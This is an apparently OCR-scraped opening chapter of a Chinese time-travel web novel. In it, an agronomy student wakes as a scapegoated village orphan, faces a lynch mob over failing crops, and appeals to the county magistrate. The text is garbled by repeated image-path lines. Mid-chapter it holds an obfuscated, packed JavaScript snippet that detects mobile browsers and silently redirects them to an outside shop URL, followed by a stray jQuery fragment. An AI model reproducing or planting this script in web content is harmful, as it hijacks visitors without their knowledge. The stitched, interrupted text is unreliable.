1. 第一章
作品:《靠种地养了个王爷》 姜禾早上是被恶毒的咒骂声吵醒的,刚睁开眼时脑子还是懵的。
破旧的土房,漏风的窗户,这一切都在提醒她真的穿越了。
“开门!姜初一你给我滚出来!”
“扫把星,你害死了我们全村的庄稼,还有脸躲在屋里!”
门外的叫骂声一浪高过一浪,夹杂着沉重的踹门声。
姜禾看着那扇摇摇欲坠的破门板,心里涌起一股荒诞感。
不久前她还在学校实验田里研究抗旱作物,一转眼变成了被人围攻的扫把星。
更荒谬的是,她昨天刚穿过来那一刻,不是躺着,不是坐着,而是脖子里勒着根麻绳在树上吊着。
她当即被勒得眼前发黑,差点直接嗝屁。
好在那根麻绳年代久远,她在上面挂了没一会,就不堪重负断了。
她摔在地上,剧烈的咳嗽起来。
也正是那之后,原主的记忆一股脑涌了进来。
这具身体原本的主人叫姜初一,出生在个姜禾从未在历史上见过的王朝,大昭国。
小姑娘今年十五岁,是个苦命的孤女。
父亲在她三岁时摔死在山里,母亲伤心过度没撑两年也走了,唯一的哥哥前年秋收时被毒蛇咬死。
于是,村里人就开始传她是扫把星,克父克母克兄长,谁沾上谁倒霉。
今年开春,村里的庄稼莫名其妙开始发黄枯萎,眼看着就要绝收。村民们惶恐之余,很快把矛头指向了姜初一,说她克死了家里人还不够,现在要克死全村!
原主本就胆小怯弱,被全群人围攻谩骂,说要把她烧死祭天驱灾。小姑娘承受不住这巨大的压力,绝望之下选择了上吊自尽。
姜禾心里一阵发闷。
她没法说原主的选择是对是错。
站在局外人的角度指手画脚说要坚强、要好好活下去,那是站着说话不腰疼。若换成是她被日日围着骂、被当成牲口一样商量着怎么烧死,也未必能撑更久。
可丧归丧,她并没有继续往下想。想这些没有用,既不会让村里人改观,也不能让原主活过来。
按照原主记忆摸回家,姜禾翻出仅剩的半碗陈米煮了粥,就着咸菜吃了个干净。然后倒头就睡,打算养足精神再说。
只可惜才刚天亮,麻烦就已找上门。
“姜初一,你再不出来,我就砸门了!”
姜禾从床上坐起,透过窗户往外看,门口黑压压站了一片人,少说也有三四十个,手里拿着锄头木棍火把,一副不烧死她不罢休的架势。
这阵仗,说不害怕那是假的,可越是这种时候越不能自乱阵脚。
“砰!”
一声巨响,门板被踹得摇摇晃晃,眼看着就要散架。
姜禾叹了口气,知道不能再拖,整理了一下身上的粗布衣裳,走过去打开门。
门一开,外面的喧嚣声顿时静了一瞬。
领头的是村长李大富,五十来岁,络腮胡子,一脸横肉,此刻正举着火把凶神恶煞地瞪着她:“姜初一!别以为躲在家里就没事了,今天就把你烧死祭天!”
姜禾还没说话,人群后面突然传来一个颤抖的声音:“村、村长,你看她脖子……”
所有人的目光齐刷刷落在姜禾脖子上。
那里有一圈青紫的勒痕,触目惊心。
“李二狗昨天说得没错啊,她真去上吊了!”
“啧啧,这勒痕看着可真吓人。”一个妇人冷笑着说,“可惜啊,怎么就没死成呢?”
“白瞎了那根麻绳,还以为她能自己把自己解决了呢,省得我们动手。”
人群爆发出一阵哄笑声,夹杂着恶意的嘲讽。
李大富啐了一口:“行了,管她是真想死还是装样子,反正今天都得死!”
姜禾被这群人的冷血和恶毒气得浑身发抖,可那股颤抖很快被她硬生生压了下去。
她心里清楚,这时候生气、讲道理都没用。
眼看着庄稼就要绝收,村民们解决不了天灾,就想从别的地方寻找突破口,而姜初一只不过是可以让他们发泄怒火和恐惧的替罪羊。
她不能直接和村民的迷信对抗,得让他们产生新的更现实的恐惧,才有沟通的空间。想到这,姜禾喘了口气,平静质问道:“你们烧死我容易,但烧死我之后呢?怎么说也是一条人命,到时候官府下来查,你们说得清吗?”
李大富冷哼一声:“你少拿官府吓唬人!你就是个扫把星,克死父母兄弟还不够,还要克死全村的庄稼,我们烧死你是为民除害!到时候全村作证,就说你是妖邪,官府也管不着。”
“《大昭律》明文规定,民间不得私斗,违之,伤人者杖责,致人命者绞刑。”姜禾看着李大富,一字一句道:“当众烧死活人可是重罪……你是想让全村人给你作证,还是想拉着全村人给你陪葬?这可说不准。”
人群中开始有窃窃私语声。
他们大多数也都是被旱情逼急了,脑子一热就跟着村长一起来了,哪里真想过什么后果,就算有后果也都觉得轮不到自己承担。此刻被姜禾这么一提醒,不少人心里都开始打退堂鼓。万一真闹出什么事,光是打官司就够折腾的,更别说万一摊上人命官司,他们这些小老百姓根本吃不消。
姜禾看出他们的犹豫,道:“退一万步说,就算官府不追究,你们烧死我之后,庄稼就能活过来吗?田里的旱情就能解决吗?你们在这胡闹解决不了任何问题,庄稼该枯还是枯,该死还是死,你们照样还是饿肚子。”
这话戳中了所有人的痛处。
人群沉默了片刻。
一个老农颤巍巍地说:“那、那你说怎么办?难道就眼睁睁看着庄稼全死光?”
“我有办法。”姜禾斩钉截铁地说。
“什么办法?”李大富显然也有些动摇。
“给我三天时间。三天之内,我保证让你们的庄稼重新活过来。如果做不到,到时候你们要杀要剐,我绝不反抗。”
众人面面相觑,虽然不知道她有什么办法,但看她说得这么斩钉截铁、胸有成竹的样子,倒真被震慑住了。
况且要真能救活庄稼,谁愿意闹出人命。
李大富见势头不对,却也不敢擅自做主,转头看向身边的几个族老。
一个白胡子老头沉吟片刻,说:“就给她三天试试。反正庄稼已经这样了,死马当活马医。三天后要是不行,再处置她也不迟。”
人群渐渐散去。
姜禾关上门,这才感觉到后背已经被冷汗浸湿。
好险,总算保住了小命。
可一想到刚才那些人的眼神,她就忍不住浑身发颤。
姜禾靠在门板上,心里快速盘算着。
她作为农学专业的优秀博士生,解决农作物的各种疑难杂症不是问题。而且结合原主的记忆,她也大概知道李家村的问题出现在哪。
现在的问题是她势单力薄,村民虽然给了她三天时间,但那也是被她刚才的气势唬住了。等他们反应过来姜初一并不懂这些的时候,就晚了。她总不能说自己不是姜初一,是穿越过来的,只是借用了这具身体吧。这种荒诞离谱的事,说出来只会让村民更加确信她是妖邪,怕是连三天都等不及就要烧死她。
姜禾越想越觉得危险。
遇到问题
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16971598|193470||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
怎么办?
当然是找警察叔叔。
可那是现代思维。那在古代遇到问题怎么办?
自然是找县令大人。
可根据原主的记忆来看,县令似乎也不待见她,平日里对她这个灾星避之不及,但至少明面上还是要讲王法的。
眼下只有死马当活马医。
打定主意后,姜禾找出一件相对干净的衣服换上,趁着村民们还没缓过神来,悄悄从后门溜出去。
李家村距离县城十里路,姜禾一路小跑,赶到时已近晌午。
县衙门口站着两个衙役,正无聊的靠在门柱上打哈欠。
姜禾走上前,下意识道:“两位差爷,小女有天大的冤屈要禀告。”
两个衙役打量了他一眼,其中一个皱眉道:“哪儿来的野丫头,叫什么名字?何事喊冤?”
喊冤?姜禾琢磨了一下,若说自己被李家村的人当成灾星针对,求县太爷为自己做主,县衙怕是不会管。得把事情往大了说,大到不能遮掩,大到不得不管。
“小女姜初一,李家村人。小女并非喊冤,是……。”
衙役听到姜初一这三个字,话都不等她说完,就打断道:“原来是你,你不好好在家待着,来这儿胡闹什么?县太爷日理万机,哪有空管你村里那些鸡毛蒜皮的事。”
姜禾装出急色模样,实际上早就猜到对方会这么说,正要拿出准备好的说辞,一道声音从府衙里面传来,只得暂停。
“怎么回事?”
衙役一惊,连忙转身拉开紧闭的府衙大门,禀报道:“大人,是李家村那个灾星来闹事。”
县令声音不悦,道:“行了,本官知道了,有什么事让她进来说,别在外面胡搅蛮缠。”
姜禾跟着衙役走进县衙大堂。
大堂内光线昏暗,正中央摆着一张公案,案后坐着位神情倨傲、留着山羊胡的中年男人。
姜禾注意到大堂左侧立着一道雕花屏风,屏风后似有人影晃动,但她来不及细想,县令已经不耐烦地开口。
“说吧,什么事?”
姜禾气定神闲,道:“大人,小女是来请您查灾的。李家村今年春天以来,庄稼大面积发黄枯萎,眼看就要绝收。这毕竟是关系到百姓生机的大事,还请大人明察。”
县令摆摆手,一副早就知道的样子:“李家村的事本官早有耳闻,说是遇上了春旱,本官已经组织村民多浇水、勤施肥。你还来做什么?”
“大人。”姜禾抬起头,语气恳切,“光浇水施肥是不够的!李家村的庄稼之所以出问题,根子不在天灾,而是土地出了问题。”
县令皱起眉头,不耐烦道:“土地出问题?你一个黄毛丫头懂什么?本官看你就是在这胡说八道。”
姜禾肯定道:“小女句句属实!李家村这几年来为多打粮食,年年种麦子,不换茬轮作,时间长了,地里的养分被窄干,土壤越来越硬。现在就算浇再多的水,也渗不下去;施肥再多,根也扎不深。这才是庄稼发黄枯萎的根本原因。”
县令冷笑:“你说的这些,本官也派人调查了,已经告诉村民让他们深耕细作,多施粪肥,该怎么办就怎么办。你不在田里勤耕苦种,反而跑到衙门聒噪,难道还指望本官下地帮你们种不成?”
“可他们的办法不对啊。”姜禾着急道:“现在需要的是……”
“够了。”县令一拍惊堂木,“你一个丫头,懂得比村里那些种了几十年地的老把式还多?本官看你就是来捣乱的!来人,把她给本官轰出去。”
两个衙役正要上前,一个清冷的男声从屏风后面传来。
“慢着。”